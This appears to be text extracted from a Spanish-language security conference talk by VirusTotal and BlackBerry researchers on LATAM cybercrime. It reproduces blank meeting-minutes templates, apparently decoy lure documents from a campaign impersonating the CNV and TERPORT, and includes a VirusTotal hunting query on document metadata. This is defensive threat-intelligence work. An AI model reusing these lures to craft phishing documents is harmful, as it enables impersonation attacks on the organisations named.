Responsable:	Escriba el nombre del responsable de la reunión aquí	Encargado de tomar notas:	Escriba el nombre del encargado de tomar notas aquí
Controlador del tiempo:	Escriba el nombre del controlador del tiempo de la reunión aquí		
Asistentes:	Escriba aquí los asistentes		
Lea:	Escriba aquí la lista de lectura		
Traiga:	Escriba los artículos que se deben llevar a la reunión aquí		

Minutos

Puntos de la agenda:	Escriba los puntos de la agenda aquí	Moderador:	Escriba el nombre del moderador aquí
----------------------	--------------------------------------	------------	--------------------------------------

Debate:
Para empezar ahora mismo, pulsa cualquier texto de marcador de posición (como este, por ejemplo) y empieza a escribir para cambiarlo por el tuyo.

Conclusiones:
Escriba las conclusiones aquí.

Acciones	Persona responsable	Fecha límite
✓ Escriba aquí las acciones	Escriba el nombre de la persona responsable aquí	Escriba la fecha límite aquí

De uso exclusivo para la Comisión Nacional de Valores

Minuta de reunión de grupo

Fecha:
Hora:
Ubicación:

Reunión organizada por:	Escriba el nombre del organizador de la reunión aquí	Tipo de reunión:	Escriba el tipo de reunión aquí
Responsable:	Escriba el nombre del responsable de la reunión aquí	Encargado de tomar notas:	Escriba el nombre del encargado de tomar notas aquí
Controlador del tiempo:	Escriba el nombre del controlador del tiempo de la reunión aquí		
Asistentes:	Escriba aquí los asistentes		
Lea:	Escriba aquí la lista de lectura		
Traiga:	Escriba los artículos que se deben llevar a la reunión aquí		

Minutos

De uso exclusivo para TERPORT

Minuta de reunión de grupo

Fecha:
Hora:
Ubicación:

Reunión organizada por:	Escriba el nombre del organizador de la reunión aquí	Tipo de reunión:	Escriba el tipo de reunión aquí
Responsable:	Escriba el nombre del responsable de la reunión aquí	Encargado de tomar notas:	Escriba el nombre del encargado de tomar notas aquí
Controlador del tiempo:	Escriba el nombre del controlador del tiempo de la reunión aquí		
Asistentes:	Escriba aquí los asistentes		
Lea:	Escriba aquí la lista de lectura		
Traiga:	Escriba los artículos que se deben llevar a la reunión aquí		

Minutos

Puntos de la agenda:	Escriba los puntos de la agenda aquí	Moderador:	Escriba el nombre del moderador aquí
----------------------	--------------------------------------	------------	--------------------------------------

Debate:
Para empezar ahora mismo, pulsa cualquier texto de marcador de posición (como este, por ejemplo) y empieza a escribir para cambiarlo por el tuyo.

Conclusiones:
Escriba las conclusiones aquí.

Acciones	Persona responsable	Fecha límite
✓ Escriba aquí las acciones	Escriba el nombre de la persona responsable aquí	Escriba la fecha límite aquí
✓ Escriba aquí las acciones	Escriba el nombre de la persona responsable aquí	Escriba la fecha límite aquí
✓ Escriba aquí las acciones	Escriba el nombre de la persona responsable aquí	Escriba la fecha límite aquí

Puntos de la agenda:	Escriba los puntos de la agenda aquí	Moderador:	Escriba el nombre del moderador aquí
----------------------	--------------------------------------	------------	--------------------------------------

First seen ⓘ

PARAGUAY

2023-06-23 13:16:51 UTC

#STICPANAMÁ

BlackBerry VIRUSTOTAL



Paraguay


Hunting

Query	Objetivo
metadata:tucuhack	Identificación de archivos Word que podrían estar vinculados a la campaña de CNV mediante metadatos.

Paseando por LATAM cybercrime




Distribution of Companies across Industries



Paseando por LATAM

<https://carmen-sandiego-latam.streamlit.app/>



IV JORNADAS STIC & CONGRESO ROOTED CON

CAPÍTULO PANAMÁ

joselsm@virustotal.com



@Joseliyo_Jstnk



linkedin.com/in/joseluissm/

ivalenzuela@blackberry.com



@aboutsecurity



linkedin.com/in/ivalenzuela/


GRACIAS



ORGANIZADORES



APOYO INSTITUCIONAL



COLABORADORES

